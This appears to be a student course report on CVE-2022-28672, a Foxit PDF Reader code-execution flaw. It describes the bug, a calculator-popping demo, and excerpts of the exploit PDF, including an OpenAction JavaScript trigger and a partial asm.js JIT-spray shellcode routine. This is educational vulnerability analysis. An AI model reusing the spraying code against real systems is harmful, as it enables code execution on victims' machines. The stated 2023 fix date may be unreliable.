
Systems and Network Programming – IE2012
CVE Report

CVE-2022-28672

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit PDF Reader 11.2.1.53537. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file (A file is used here). The specific flaw exists within the handling of Doc objects. The issue results from the lack of validating the existence of an object prior to performing operations on the object. An attacker can leverage this vulnerability to execute code in the context of the current process



Impact of the Bug

Attackers can exploit this vulnerability by crafting a malicious PDF file. When a user opens this file in Foxit PDF Reader, the vulnerability will be triggered, and the attacker's code will be executed. This code could be used to steal data, install malware, or take control of the system.

What is Foxit PDF Reader?

Foxit PDF Reader is a free, fast, and secure PDF reader that allows you to view, annotate, fill out, and sign PDF documents. It is available for Windows, macOS, Linux, Android, and iOS, so you can use it on any device. This is popular among students, business professionals, and enterprise companies because it is easy to use and has a wide range of features.

System Used in the Exploitation


- Windows 10
- Foxit PDF Reader 11.2.1.53537

With,


- A Sample PDF
- Exploit PDF

How to exploit


First let's check the Foxit PDF reader version by,
Help -> About Foxit PDF reader. Version is 11.2.1.53537 (the vulnerable version)




Next, we can open a Sample PDF



Sample PDF is opening fine. Next, lets open the Exploit PDF



When we open that Exploit PDF the software stucks for some time and automatically get closed. After that windows calculator opens automatically.



Important parts of the Exploit PDF code

This code was written in a low level format called PDF object syntax.

Object Definitions

```
%PDF-1.7

1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
/AcroForm 4 0 R
/OpenAction 8 0 R
>>
endobj

2 0 obj
<<
/Type /Pages
/Count 3
/Kids [3 0 R 10 0 R 11 0 R]
>>
endobj
```

Page Objects

```
3 0 obj
<<
/Type /Page
/Parent 2 0 R
/Annots [5 0 R 6 0 R 7 0 R]
>>
endobj
```

```
10 0 obj
<< /Parent 2 0 R
/Resources <<
/Font <<
    /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Helvetica
        /Name /F1
    >>
>>
>>
/Type /Page
/MediaBox [ 0 0 795 842 ]
>>
endobj
```

Annotation Object

```
5 0 obj
<<
/Type /Annot
/Subtype /Widget
/T (field_10)
/FT /Ch
/Rect [844 625 413 191]
/Opt [(Val01)]
/I [0 1]
/Ff 67379206
>>

endobj
```

Action Object

```
8 0 obj
<<
/Type /Action
/S /JavaScript
/JS 9 0 R
>>
endobj
```

JavaScript Code

```
9 0 obj
<< /Length 5470 >>
stream
// store sprayed object
var sprayArr = [];
// store sparyed asm.js modules
var asmJsModulesArr = [];

// spray CalExec + ExitProcess shellcode
// VirtualAlloc of size 0x5000
function sprayJITShellcode(asmJsModuleName, payloadFuncName, ffiFuncName)
{
    var script = `
        function ${asmJsModuleName} (stdlib, ffi, heap){
            'use asm';
            var ffi_func = ffi.func;

            function ${payloadFuncName} () {
                var val = 0;
                val = ffi_func(
                    0xa8909090|0,
                    0xa8909090|0,
                    0xa8909090|0,
                    0xa890d6ff|0,
                    0xa890006a|0,
                    0xa890d7ff|0,
                    0xa851056a|0,
                    0xa890e189|0,
                    0xa85161b5|0,
                    0xa89063b1|0,
                    0xa890636c|0,
                    0xa8b99051|0,
```

XFA Objects

```
12 0 obj
<< /Length 89 >>
stream
<?xml version="1.0" encoding="UTF-8"?>
    <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
endstream
endobj
```

Cross-Reference Table (xref) and Trailer

```
xref
0 15
0000000000 65535 f
0000000010 00000 n
0000000094 00000 n
0000000166 00000 n
0000000242 00000 n
0000000364 00000 n
0000000500 00000 n
0000000630 00000 n
0000000764 00000 n
0000000825 00000 n
0000006348 00000 n
0000006561 00000 n
0000006774 00000 n
0000006915 00000 n
0000007332 00000 n
trailer
<<
 /Size 15
 /Root 1 0 R
>>
startxref
7394
%%EOF
```

CVE-2022-28672 was fixed in the following versions of Foxit Reader:

- 11.2.2.53557
- 10.1.4.47498

The fix was released on March 22, 2023.